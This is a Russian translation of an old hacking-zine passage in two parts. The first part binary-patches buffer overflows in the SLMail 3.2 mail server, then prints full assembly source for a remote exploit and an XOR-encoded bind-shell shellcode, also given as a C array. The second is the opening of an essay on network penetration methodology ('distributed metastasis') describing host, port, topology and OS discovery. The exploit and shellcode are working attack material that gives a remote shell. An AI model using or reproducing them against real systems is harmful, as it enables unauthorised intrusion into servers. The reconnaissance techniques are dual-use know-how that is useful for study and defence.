0x40000 - 0x3f99b = 0x665
```

Это даёт нам около 1,6 КБ для работы — вполне достаточно для наших целей.

Почему у нас такое дополнительное пространство?

Потому что компиляторы обычно округляют размер вверх для выравнивания секции — что нам на руку :)

Открываем hex-редактор и переходим по адресу 0x4099b (Virtual Size + raw data offset) — видим море нулевых байт, около 1,6 КБ. Идеальное место для нашего кода — но сначала...

Нам нужно увеличить Virtual Size, чтобы учесть наш код. Можно смело увеличить до максимально доступного размера — хуже не будет. Также нужно изменить флаги: как видно из дампа, секция .text определена как код, доступный для чтения и выполнения.

Значения:

```
IMAGE_SCN_CNT_CODE equ 000000020h
IMAGE_SCN_MEM_EXECUTE equ 020000000h
IMAGE_SCN_MEM_READ equ 040000000h
```

Для получения итогового значения OR-им каждый флаг, что даёт 060000020h.

Но если мы хотим записывать данные в наше кодовое пространство, чтобы избежать ошибок страниц, нужно также сделать секцию доступной для записи — это не помешает в любом случае.

```
IMAGE_SCN_MEM_WRITE equ 080000000h
```

OR-им это значение с 060000020h и получаем 0E0000020h. Это новое значение мы добавим в ехе.

Возвращаемся в hex-редактор и делаем изменения постоянными. Чтобы найти значение Virtual Size для секции .text, просто выполняем поиск .text — следующее значение и есть наш объект.

```
000001D0  00 00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00  .....text...
000001E0  9B F9 03 00 <====
```

Чтобы установить это на максимально допустимое значение, заменяем на размер сырых данных:

```
000001E0  00 00 04 00
```

И также изменяем флаги:

```
000001D0  00 00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00  .....text...
000001E0  9B F9 03 00 00 10 00 00-00 00 04 00 00 10 00 00  .....
000001F0  00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60  <=====
```

Заменяем нашим новым значением, разрешающим запись в кодовое пространство:

```
000001F0  00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 E0
```

Быстро проверяем изменения с помощью PE Dump, и можно приступить к тому, ради чего мы здесь, — запуску нашего кода.

```
Section Table
01 .text      VirtSize: 00040000  VirtAddr: 00001000
raw data offs: 00001000  raw data size: 00040000
relocation offs: 00000000  relocations: 00000000
line # offs: 00000000  line #'s: 00000000
characteristics: E0000020
CODE MEM_EXECUTE MEM_READ MEM_WRITE
```

Отлично — наш Virtual Size равен raw data size, и теперь у нас также есть флаг записи.

Теперь нужно найти место для прыжка к нашему коду.

```
004364AE      push     edi
004364AF      push     eax ; we jump here.
004364B0      push     esi
004364B1      call     ds:1strcpyA
```

Уберём вызов `strcpy` и сделаем прыжок к нашему коду в точке «`push eax`». Мы знаем, что наш код находится по RVA (относительному виртуальному адресу) `0x4099b`, поэтому выполняем прыжок. Можно ассемблировать переходы в TASM:

```
jmp $+(04099bh-0364afh)
```

(RVA нашего кода - RVA текущей позиции)

Или сделать это прямо из отладчика.

Делаем изменение постоянным. Код:

```
:004364AA 8B742478      mov esi, dword ptr [esp+78]
:004364AE 57            push edi
:004364AF E9E7A40000    jmp 0044099B      ;прыжок к нашему коду

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004409A9(U)
|
:004364B4 59            pop ecx          ;восстанавливаем ecx при возврате
:004364B5 90            nop
:004364B6 90            nop

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004364AF(U)
|
:0044099B 51            push ecx         ;сохраняем ecx
:0044099C 52            push edx         ;сохраняем edx
:0044099D E800000000    call 004409A2

* Referenced by a CALL at Address:
|:0044099D
|
:004409A2 5A            pop edx          ;получаем eip
:004409A3 81EAA2090400  sub edx, 000409A2 ;получаем базовый адрес образа
:004409A9 81C264110400  add edx, 00041164 ;указываем на strcpyn
:004409AF 33C9          xor ecx, ecx
:004409B1 B160          mov cl, 60       ;разрешаем 96 байт
:004409B3 51            push ecx
:004409B4 50            push eax         ;наш ввод
:004409B5 56            push esi         ;буфер
:004409B6 FF12          call dword ptr [edx] ;вызываем strcpyn
:004409B8 5A            pop edx          ;восстанавливаем edx
:004409B9 E9F65AFFFF    jmp 004364B4     ;обратно в программу
```

Да, знаю — W32Dasm, но для демонстрации дампов кода он быстрый и удобный :)

Указатель стека фактически сохраняется нетронутым, так что беспокоиться о его порче не нужно.

Теперь это должно решить нашу проблему — давайте проверим.

```
220 supermax.gen.nz Smtп Server SLMail v3.2 Ready ESMTP spoken here
exрn <строка 10 или около того из x>

Connection closed by foreign host.
```

Упс — процесс `slmail` умирает.

Угадайте что? Ещё одно переполнение. Это программное обеспечение ужасно — широко используемое и ужасное, добавлю. Что ж, исправим и это.

Пара `ret`, и мы быстро находим виновный код:

```

00404bb1□mov□esi, eax
00404bb3□push□edi□
00404bb4□push□ecx□
00404bb5□call□[KERNEL32!strcmp]

```

edi содержит наш ввод, ecx — буфер.

Начинаем снова.

Помещаем наш код прямо после предыдущих правок (0x409be) и уничтожаем этот вызов strcmp, сделав прыжок к нашему коду в точке «push edi».

```

:00404BB1 8BF0          mov esi, eax
:00404BB3 E906BE0300      jmp 004409BE ;прыжок к нашему коду

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004409E0 (U)
|
:00404BB8 90              nop
:00404BB9 90              nop
:00404BBA 90              nop

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404BB3 (U)
|
:004409BE 90              nop
:004409BF 52              push edx      ;сохраняем edx
:004409C0 E800000000      call 004409C5

* Referenced by a CALL at Address:
|:004409C0
|
:004409C5 5A              pop edx□      ;получаем eip
:004409C6 81EAC5090400      sub edx, 000409C5 ;получаем базовый адрес образа
:004409CC 81C264110400      add edx, 00041164 ;адрес strcmp
:004409D2 33C0            xor eax, eax
:004409D4 B060            mov al, 60      ;разрешаем 96 байт
:004409D6 50              push eax
:004409D7 57              push edi      ;ввод
:004409D8 51              push ecx      ;буфер
:004409D9 FF12            call dword ptr [edx] ;вызываем strcmp
:004409DB 5A              pop edx□□      ;восстанавливаем edx
:004409DC C6476000      mov [edi+60], 00□;обрезаем ввод,
;на случай если есть
;ещё переполнения

:004409E0 E9D341FCFF      jmp 00404BB8 ;возврат в программу

```

На этот раз:

```

220 supermax.gen.nz Smtп Server SLMail v3.2 Ready ESMTP spoken here
expn xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
550 Unable to find list 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'.
quit
221 supermax.gen.nz Service Closing
Connection closed by foreign host.

```

Готово — 15 минут работы, и мы закрыли чрезвычайно серьёзную дыру.

Нет исходного кода? Не проблема.

Бинарный файл с этим быстрым патчем будет доступен на <http://www.beavuh.org>, хотя настоятельно рекомендуется официальный патч от вендора.

Это предотвратит взломы с помощью эксплойта, прилагаемого к данной статье, — но в этом программном обеспечении слишком много дыр, поддающихся эксплуатации, и нет сомнений, что после прочтения этой статьи другие эксплойты уже в разработке.

---

## Заключение

Windows 9x/NT до сих пор относительно легко уходила от переполнений буфера — но всё меняется. Хотя в последнее время пострадало некоторое «крупное» программное обеспечение, ограничения полезной нагрузки и зависимость от системы ограничивали масштаб угрозы.

Пора признать реальность.

То, что для этой статьи я выбрал стороннее программное обеспечение, а не ударил по самому гиганту, — не из-за отсутствия возможностей. Поверьте: за раздутым кодом скрывается очень много.

Изучайте код, работайте с регистрами — и успех гарантирован.

Боритесь с теми, кто пытается запретить наши методы, поддерживайте движение за открытый исходный код и поддерживайте полное раскрытие информации — это правильно.

«Одно будущее. Два выбора. Противостоять им или позволить им уничтожить нас.»

— Propagandhi.

---

## Приветствия и благодарности

neophyte, Greg Hoglund, c33, sacX, tree, casper, ripper, ryan, luny, sycotic, blitz, marc, Interrupt, ambient empire, DilDog, the beavuh & mulysa crew, the eEye team, the rootkit crew, attrition, w00w00, L0pht, ADM, Phrack, Security Focus, technotronic, HNN, Packet Storm Security.. и всем остальным, кого я забыл.

---

## Код

Далее следует исходный код на ассемблере и шеллкод эксплойта в формате C для желающих портировать.

```
; <++> P55/Win32-overflows/slxexploit.asm !e7b4ebd0
;----- (code) -----

; Это просто оболочка от старого моего эксплойта, так что код несколько сыроват
; и без нормальной обработки ошибок.
; Живите с этим.
;
; Бинарный файл доступен на http://www.beavuh.org.
```



```

db 050h, 040h, 050h, 0ffh, 057h, 0e8h, 093h, 06ah, 010h, 056h, 053h, 0ffh
db 057h, 0ech, 06ah, 002h, 053h, 0ffh, 057h, 0f0h, 033h, 0c0h, 057h, 050h
db 0b0h, 00ch, 0abh, 058h, 0abh, 040h, 0abh, 05fh, 048h, 050h, 057h, 056h
db 0adh, 056h, 0ffh, 057h, 0c0h, 048h, 050h, 057h, 0adh, 056h, 0adh, 056h
db 0ffh, 057h, 0c0h, 048h, 0b0h, 044h, 089h, 007h, 057h, 0ffh, 057h, 0c4h
db 033h, 0c0h, 08bh, 046h, 0f4h, 089h, 047h, 03ch, 089h, 047h, 040h, 08bh
db 006h, 089h, 047h, 038h, 033h, 0c0h, 066h, 0b8h, 001h, 001h, 089h, 047h
db 02ch, 057h, 057h, 033h, 0c0h, 050h, 050h, 050h, 040h, 050h, 048h, 050h
db 050h, 0adh, 056h, 033h, 0c0h, 050h, 0ffh, 057h, 0c8h, 0ffh, 076h, 0f0h
db 0ffh, 057h, 0cch, 0ffh, 076h, 0fch, 0ffh, 057h, 0cch, 048h, 050h, 050h
db 053h, 0ffh, 057h, 0f4h, 08bh, 0d8h, 033h, 0c0h, 0b4h, 004h, 050h, 0c1h
db 0e8h, 004h, 050h, 0ffh, 057h, 0d4h, 08bh, 0f0h, 033h, 0c0h, 08bh, 0c8h
db 0b5h, 004h, 050h, 050h, 057h, 051h, 050h, 0ffh, 077h, 0a8h, 0ffh, 057h
db 0d0h, 083h, 03fh, 001h, 07ch, 022h, 033h, 0c0h, 050h, 057h, 0ffh, 037h
db 056h, 0ffh, 077h, 0a8h, 0ffh, 057h, 0dch, 00bh, 0c0h, 074h, 02fh, 033h
db 0c0h, 050h, 0ffh, 037h, 056h, 053h, 0ffh, 057h, 0f8h, 06ah, 050h, 0ffh
db 057h, 0e0h, 0ebh, 0c8h, 033h, 0c0h, 050h, 0b4h, 004h, 050h, 056h, 053h
db 0ffh, 057h, 0fch, 057h, 033h, 0c9h, 051h, 050h, 056h, 0ffh, 077h, 0ach
db 0ffh, 057h, 0d8h, 06ah, 050h, 0ffh, 057h, 0e0h, 0ebh, 0aah, 050h, 0ffh
db 057h, 0e4h, 090h, 0d2h, 0dch, 0cbh, 0d7h, 0dch, 0d5h, 0aah, 0abh, 099h
db 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0f0h, 0e9h, 0fch, 099h, 0deh
db 0fch, 0edh, 0cah, 0edh, 0f8h, 0ebh, 0edh, 0ech, 0e9h, 0d0h, 0f7h, 0ffh
db 0f6h, 0d8h, 099h, 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0ebh, 0f6h
db 0fah, 0fch, 0eah, 0eah, 0d8h, 099h, 0dah, 0f5h, 0f6h, 0eah, 0fch, 0d1h
db 0f8h, 0f7h, 0fdh, 0f5h, 0fch, 099h, 0c9h, 0fch, 0fch, 0f2h, 0d7h, 0f8h
db 0f4h, 0fch, 0fdh, 0c9h, 0f0h, 0e9h, 0fch, 099h, 0deh, 0f5h, 0f6h, 0fbh
db 0f8h, 0f5h, 0d8h, 0f5h, 0f5h, 0f6h, 0fah, 099h, 0ceh, 0ebh, 0f0h, 0edh
db 0fch, 0dfh, 0f0h, 0f5h, 0fch, 099h, 0cbh, 0fch, 0f8h, 0fdh, 0dfh, 0f0h
db 0f5h, 0fch, 099h, 0cah, 0f5h, 0fch, 0fch, 0e9h, 099h, 0dch, 0e1h, 0f0h
db 0edh, 0c9h, 0ebh, 0f6h, 0fah, 0fch, 0eah, 0eah, 099h, 0ceh, 0cah, 0d6h
db 0dah, 0d2h, 0aah, 0abh, 099h, 0eah, 0f6h, 0fah, 0f2h, 0fch, 0edh, 099h
db 0fbh, 0f0h, 0f7h, 0fdh, 099h, 0f5h, 0f0h, 0eah, 0edh, 0fch, 0f7h, 099h
db 0f8h, 0fah, 0fah, 0fch, 0e9h, 0edh, 099h, 0eah, 0fch, 0f7h, 0fdh, 099h
db 0ebh, 0fch, 0fah, 0efh, 099h, 09bh, 099h
store dw ?
db 099h, 099h, 099h
db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 0fah, 0f4h, 0fdh
db 0b7h, 0fch, 0e1h, 0fch, 099h, 0ffh, 0ffh, 0ffh, 0ffh, 00dh, 00ah

```

```

logo db "SLMail (3.2.3113) remote.", 13, 10
db "by dark spyrit aka Barnaby Jack <dsprite@beavuh.org>", 13, 10, 13, 10
db "usage: slxploit <host> <port> <port to bind shell>", 13, 10
db "eg - slxploit host.com 27 1234", 13, 10, 0
logolen equ $-logo

```

```

errorinit db 10, "error initializing winsock.", 13, 10, 0
errorinitl equ $-errorinit

```

```

derror db 10, "error.", 13, 10, 0
derrorl equ $-derror

```

```

nohost db 10, "no host or ip specified.", 13, 10, 0
nohostl equ $-nohost

```

```

noport db 10, "no port specified.", 13, 10, 0
noportl equ $-noport

```

```

no_port2 db 10, "no bind port specified.", 13, 10, 0
no_port2l equ $-no_port2

```

```

response db 10, "waiting for response...", 13, 10, 0
respl equ $-response

```

```

reshost db 10, "error resolving host.", 13, 10, 0
reshostl equ $-reshost

```

```

sockerr db 10, "error creating socket.", 13, 10, 0
sockerrl equ $-sockerr

```

```

ipill db 10, "ip error.", 13, 10, 0

```

```

ipilll equ $-ipill

cerror db 10,"error establishing connection.",13,10,0
cerrorl equ $-cerror

success db 10,"sent.. spawn connection now.",13,10,0
successl equ $-success

console_in dd ?
console_out dd ?
bytes_read dd ?

wsadescription_len equ 256
wsasys_status_len equ 128

WSAdata struct
wVersion dw ?
wHighVersion dw ?
szDescription db wsadescription_len+1 dup (?)
szSystemStatus db wsasys_status_len+1 dup (?)
iMaxSockets dw ?
iMaxUdpDg dw ?
lpVendorInfo dw ?
WSAdata ends

sockaddr_in struct
sin_family dw ?
sin_port dw ?
sin_addr dd ?
sin_zero db 8 dup (0)
sockaddr_in ends

wsadata WSAdata <?>
sin sockaddr_in <?>
sock dd ?
numbase dd 10
_port db 256 dup (?)
_host db 256 dup (?)
_port2 db 256 dup (?)
buffer db 1000 dup (0)

.code
start:

□call init_console
□push logolen
□push offset logo
□call write_console

□call GetCommandLineA
□mov edi, eax
□mov ecx, -1
□xor al, al
□push edi
□repnz scasb
□not ecx
□pop edi
□mov al, 20h
□repnz scasb
□dec ecx
□cmp ch, 0ffh
□jz @@0
□test ecx, ecx
□jnz @@1
@@0:
□push nohostl
□push offset nohost
□call write_console
□jmp quit3
@@1:
□mov esi, edi

```

```

□lea    edi, _host
□call   parse
□or     ecx, ecx
□jnz    @@2
□push   noport1
□push   offset noport
□call   write_console
□jmp    quit3
@@2:
□lea    edi, _port
□call   parse
□or     ecx, ecx
□jnz    @@3
□push   no_port21
□push   offset no_port2
□call   write_console
□jmp    quit3

@@3:
□push   ecx
□lea    edi, _port2
□call   parse

□push   offset wsadata
□push   0101h
□call   WSASStartup
□or     eax, eax
□jz     winsock_found

□push   errorinit1
□push   offset errorinit
□call   write_console
□jmp    quit3

winsock_found:
□xor    eax, eax
□push   eax
□inc    eax
□push   eax
□inc    eax
□push   eax
□call   socket
□cmp    eax, -1
□jnz    socket_ok

□push   sockerr1
□push   offset sockerr
□call   write_console
□jmp    quit2

socket_ok:
□mov    sock, eax
□mov    sin.sin_family, 2
□
□mov    ebx, offset _port
□call   str2num
□mov    eax, edx
□push   eax
□call   htons
□mov    sin.sin_port, ax
□
□mov    ebx, offset _port2
□call   str2num
□mov    eax, edx
□push   eax
□call   htons
□xor    ax, 09999h
□mov    store, ax

□mov    esi, offset _host
lewp:

```

```

□xor    al, al
□lodsb
□cmp    al, 039h
□ja     gethost
□test   al, al
□jnz    lewp
□push   offset _host
□call   inet_addr
□cmp    eax, -1
□jnz    ip_aight
□push   ipilll
□push   offset ipill
□call   write_console
□jmp    quitl

ip_aight:
□mov    sin.sin_addr, eax
□jmp    continue

gethost:
□push   offset _host
□call   gethostbyname
□test   eax, eax
□jnz    gothost

□push   reshostl
□push   offset reshost
□call   write_console
□jmp    quitl

gothost:
□mov    eax, [eax+0ch]
□mov    eax, [eax]
□mov    eax, [eax]
□mov    sin.sin_addr, eax

continue:
□push   size sin
□push   offset sin
□push   sock
□call   connect
□or     eax, eax
□jz     connect_ok
□push   cerrorl
□push   offset cerror
□call   write_console
□jmp    quitl

connect_ok:
□push   respl
□push   offset response
□call   write_console
□
□xor    eax, eax
□push   eax
□push   1000
□push   offset buffer
□push   sock
□call   recv
□or     eax, eax
□jg     sveet

□push   derrorl
□push   offset derror
□call   write_console
□jmp    quitl

sveet:
□push   eax
□push   offset buffer
□call   write_console

```

```

□xor     eax, eax
□push    eax
□push    exploit_length
□push    offset exploit
□push    sock
□call     send
□push    success1
□push    offset success
□call     write_console

quit1:
□push    sock
□call     closesocket
quit2:
□call     WSACleanup
quit3:
□push    0
□call     ExitProcess
parse    proc
;упрощённый парсинг..
lewp9:
□xor     eax, eax
□cld
□lodsb
□cmp     al, 20h
□jz      done
□test    al, al
□jz      done2
□stosb
□dec     ecx
□jmp     lewp9
done:
□dec     ecx
done2:
□ret
endp

str2num proc
□push    eax ecx edi
□xor     eax, eax
□xor     ecx, ecx
□xor     edx, edx
□xor     edi, edi
lewp2:
□xor     al, al
□xlat
□test    al, al
□jz      end_it
□sub     al, 030h
□mov     cl, al
□mov     eax, edx
□mul     numbase
□add     eax, ecx
□mov     edx, eax
□inc     ebx
□inc     edi
□cmp     edi, 0ah
□jnz     lewp2

end_it:
□pop     edi ecx eax
□ret
endp

init_console proc
□push    -10
□call     GetStdHandle
□or      eax, eax
□je      init_error
□mov     [console_in], eax
□push    -11

```



```
0xff, 0x57, 0xc0, 0x48, 0xb0, 0x44, 0x89, 0x07, 0x57, 0xff, 0x57, 0xc4,
0x33, 0xc0, 0x8b, 0x46, 0xf4, 0x89, 0x47, 0x3c, 0x89, 0x47, 0x40, 0x8b,
0x06, 0x89, 0x47, 0x38, 0x33, 0xc0, 0x66, 0xb8, 0x01, 0x01, 0x89, 0x47,
0x2c, 0x57, 0x57, 0x33, 0xc0, 0x50, 0x50, 0x50, 0x40, 0x50, 0x48, 0x50,
0x50, 0xad, 0x56, 0x33, 0xc0, 0x50, 0xff, 0x57, 0xc8, 0xff, 0x76, 0xf0,
0xff, 0x57, 0xcc, 0xff, 0x76, 0xfc, 0xff, 0x57, 0xcc, 0x48, 0x50, 0x50,
0x53, 0xff, 0x57, 0xf4, 0x8b, 0xd8, 0x33, 0xc0, 0xb4, 0x04, 0x50, 0xc1,
0xe8, 0x04, 0x50, 0xff, 0x57, 0xd4, 0x8b, 0xf0, 0x33, 0xc0, 0x8b, 0xc8,
0xb5, 0x04, 0x50, 0x50, 0x57, 0x51, 0x50, 0xff, 0x77, 0xa8, 0xff, 0x57,
0xd0, 0x83, 0x3f, 0x01, 0x7c, 0x22, 0x33, 0xc0, 0x50, 0x57, 0xff, 0x37,
0x56, 0xff, 0x77, 0xa8, 0xff, 0x57, 0xdc, 0x0b, 0xc0, 0x74, 0x2f, 0x33,
0xc0, 0x50, 0xff, 0x37, 0x56, 0x53, 0xff, 0x57, 0xf8, 0x6a, 0x50, 0xff,
0x57, 0xe0, 0xeb, 0xc8, 0x33, 0xc0, 0x50, 0xb4, 0x04, 0x50, 0x56, 0x53,
0xff, 0x57, 0xfc, 0x57, 0x33, 0xc9, 0x51, 0x50, 0x56, 0xff, 0x77, 0xac,
0xff, 0x57, 0xd8, 0x6a, 0x50, 0xff, 0x57, 0xe0, 0xeb, 0xaa, 0x50, 0xff,
0x57, 0xe4, 0x90, 0xd2, 0xdc, 0xcb, 0xd7, 0xdc, 0xd5, 0xaa, 0xab, 0x99,
0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xf0, 0xe9, 0xfc, 0x99, 0xde,
0xfc, 0xed, 0xca, 0xed, 0xf8, 0xeb, 0xed, 0xec, 0xe9, 0xd0, 0xf7, 0xff,
0xf6, 0xd8, 0x99, 0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xeb, 0xf6,
0xfa, 0xfc, 0xea, 0xea, 0xd8, 0x99, 0xda, 0xf5, 0xf6, 0xea, 0xfc, 0xd1,
0xf8, 0xf7, 0xfd, 0xf5, 0xfc, 0x99, 0xc9, 0xfc, 0xfc, 0xf2, 0xd7, 0xf8,
0xf4, 0xfc, 0xfd, 0xc9, 0xf0, 0xe9, 0xfc, 0x99, 0xde, 0xf5, 0xf6, 0xfb,
0xf8, 0xf5, 0xd8, 0xf5, 0xf5, 0xf6, 0xfa, 0x99, 0xce, 0xeb, 0xf0, 0xed,
0xfc, 0xdf, 0xf0, 0xf5, 0xfc, 0x99, 0xcb, 0xfc, 0xf8, 0xfd, 0xdf, 0xf0,
0xf5, 0xfc, 0x99, 0xca, 0xf5, 0xfc, 0xfc, 0xe9, 0x99, 0xdc, 0xe1, 0xf0,
0xed, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc, 0xea, 0xea, 0x99, 0xce, 0xca, 0xd6,
0xda, 0xd2, 0xaa, 0xab, 0x99, 0xea, 0xf6, 0xfa, 0xf2, 0xfc, 0xed, 0x99,
0xfb, 0xf0, 0xf7, 0xfd, 0x99, 0xf5, 0xf0, 0xea, 0xed, 0xfc, 0xf7, 0x99,
0xf8, 0xfa, 0xfa, 0xfc, 0xe9, 0xed, 0x99, 0xea, 0xfc, 0xf7, 0xfd, 0x99,
0xeb, 0xfc, 0xfa, 0xef, 0x99, 0x9b, 0x99,
0x00, 0x00, // слово для порта привязки, клиент должен изменить и XOR с 0x99
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0xfa, 0xf4, 0xfd, 0xb7, 0xfc, 0xe1, 0xfc, 0x99, 0xff, 0xff, 0xff, 0xff,
0x0d, 0x0a};
```

---

EOF

# Распределённый метастаз: методология проникновения в компьютерную сеть

Автор: Andrew J. Stewart

---

*«Вы можете наступать и быть абсолютно непреодолимы, если наносите удар по слабым местам противника; вы можете отступить и быть в безопасности от преследования, если ваши движения быстрее движений врага.»*  
— Сунь Цзы, «Искусство войны»

---

**(struct phrack \*)ptr;**

Оригинальная версия этой статьи в форматах Adobe .pdf и Microsoft Word 97 доступна на <http://www.packetfactory.net>.

## Аннотация

Метастаз — это процесс, посредством которого атакующий распространяет компьютерное проникновение по всей компьютерной сети. Традиционная методология проникновения в компьютеры через Интернет достаточно хорошо изучена, чтобы определять поведение, способное указывать на атаку, — например, для применения в системах обнаружения вторжений. Новая модель компьютерного проникновения — распределённый метастаз — увеличивает возможную глубину проникновения для атакующего, одновременно минимизируя вероятность обнаружения. Распределённый метастаз представляет собой нетривиальную методологию компьютерного проникновения, основанную на агентном подходе, что указывает на необходимость более совершенных методов обнаружения атак и программного обеспечения для выявления высококвалифицированных злоумышленников.

## Введение

В медицине термин «метастаз» означает распространение рака из первичного очага в другие части тела. Метастаз является главной причиной смерти онкологических больных. Раковые клетки способны проникать в сосудистую систему и перемещаться практически в любую часть тела, где они прикрепляются и внедряются в целевой орган. Каждый тип рака имеет индивидуальный способ распространения.

Применение термина «метастаз» в контексте компьютерной безопасности впервые было предложено Уильямом Чесвиком и Стивеном Белловиным [1] и обозначает процесс, при котором злоумышленник, скомпрометировав компьютерный хост, атакует логически связанные хосты, используя свойства и ресурсы скомпрометированного хоста:

*«Получив учётную запись на машине, хакер преследует несколько целей ... [открыть] новые бреши в безопасности или backdoor-входы во взломанной машине ... [и] найти другие хосты, которые доверяют взломанному хосту.»*

Прежде чем объяснять техники и преимущества распределённого метастаза, необходимо разобраться в традиционной парадигме атак. Обратите внимание, что подробное описание традиционной парадигмы атак выходит за рамки данного документа; источник [2] освещает эту тему в деталях.

## Традиционная парадигма атак

Совокупность процессов и порядок их выполнения, посредством которых атакующий пытается проникнуть в удалённую компьютерную сеть, достаточно хорошо изучена, чтобы создавать инструментарию для попыток эксплуатации уязвимостей и/или аудита системы на наличие потенциальных слабых мест.

Задачи, которые атакующий выполняет при обычном проведении атаки, можно разбить на категории: «сбор информации», «эксплуатация» и «метастаз» — они описаны ниже.

## Сбор информации

Первая фаза атаки — фаза сбора информации — включает определение характеристик целевой сети: топологии сети, типа операционной системы хостов (в данной статье термин «хост» обозначает обобщённую сетевую сущность — рабочую станцию, сервер, маршрутизатор и т. д.) и «слушающих» приложений, например WWW-серверов, FTP-служб и т. д. Это обычно достигается применением следующих техник:

### I. Обнаружение хостов

Определение доступности хоста. Традиционный метод — получить ICMP ECHO\_REPLY в ответ на ICMP ECHO\_REQUEST с помощью программы `ping`. Программы, выполняющие обнаружение хостов параллельно, такие как `fping` [3], позволяют быстро составить карту больших диапазонов IP-адресного пространства.

### II. Обнаружение служб

Иначе — «сканирование портов». Определение доступности службы TCP, UDP или RPC, например HTTP, DNS, NIS и т. д. Прослушиваемые порты нередко указывают на соответствующие службы: например, прослушивающий порт 80/tcp зачастую означает наличие активного веб-сервера.

### III. Обнаружение топологии сети

Топология в данном контексте означает отношения между хостами с точки зрения «числа переходов» («расстояние» между хостами на уровне Internet/IP).

Автору известны лишь два метода обнаружения топологии сети: «модуляция TTL» и «запись маршрута». Программа UNIX `traceroute` определяет топологию сети, модулируя поле TTL (время жизни) в IP-пакетах; в среде Windows NT аналогичную функциональность предоставляет `tracert.exe`. `ping` можно использовать для «записи маршрута» ICMP-пакетов, хотя и на ограниченную глубину. Оба метода требуют, чтобы целевой хост выступал конечным адресатом зонда.

Firewalk [4] — техника, применяемая как для обнаружения топологии сети, так и для обнаружения служб за хостами, «защищёнными» определёнными уязвимыми конфигурациями списков управления доступом шлюзов, например реализованных в межсетевом экране или фильтрующем маршрутизаторе.

Классический «сниффинг сети» в неразборчивом режиме — ещё один, хотя и неинвазивный, метод обнаружения топологии сети [5], однако он может быть неприменим в тех сценариях, когда трафик

из целевой сети недоступен атакующему в его исходной точке сети.

#### **IV. Обнаружение ОС**

Распространённой техникой обнаружения ОС является «снятие отпечатка IP-стека» — определение типа удалённой ОС путём сравнения вариаций в поведении реализаций IP-стека различных ОС. Неоднозначность в определениях RFC для основных интернет-протоколов в сочетании со сложностью реализации функционального IP-стека позволяет удалённо идентифицировать несколько типов ОС (и нередко различия между их версиями), генерируя специально сконструированные пакеты, которые вызывают различимое, но воспроизводимое поведение у разных типов ОС, — например, чтобы отличить Sun Solaris от Microsoft Windows NT.

Схема прослушиваемых портов, выявленная с помощью техник обнаружения служб, может также указывать на конкретный тип ОС; этот метод особенно применим к «коробочным» установкам ОС.

#### **V. Сбор информации на прикладном уровне**

Приложения, запущенные на целевых хостах, нередко можно задействовать для сбора информации. Устройства с поддержкой SNMP (Simple Network Management Protocol) зачастую настроены без учёта требований безопасности и могут быть опрошены на предмет доступности сети, её использования и данных топологии. Аналогично DNS-серверы можно запрашивать для составления списков зарегистрированных (и, следовательно, вероятно активных) хостов.

Маршрутизаторы на целевой сети (или логически связанные с ней) нередко можно опросить по протоколу RIP на предмет известных маршрутов [6]. Эта информация может дополнительно помочь в построении концептуальной модели топологии целевой сети.

Многие из этих техник применяются современным программным обеспечением управления сетью для её «картирования».

В итоге фаза сбора информации при атаке включает определение доступности хостов: «какие хосты "живы"?»; доступности служб: «какие сетевые программы запущены на этих хостах?»; топологии сети: «как организованы хосты?»; и ролей: «какие "задачи" выполняет каждый хост?».

### **Эксплуатация**

Фаза эксплуатации атаки — это первый хронологический момент, в который атакующий предпринимает попытку проникнуть на конкретный хост.

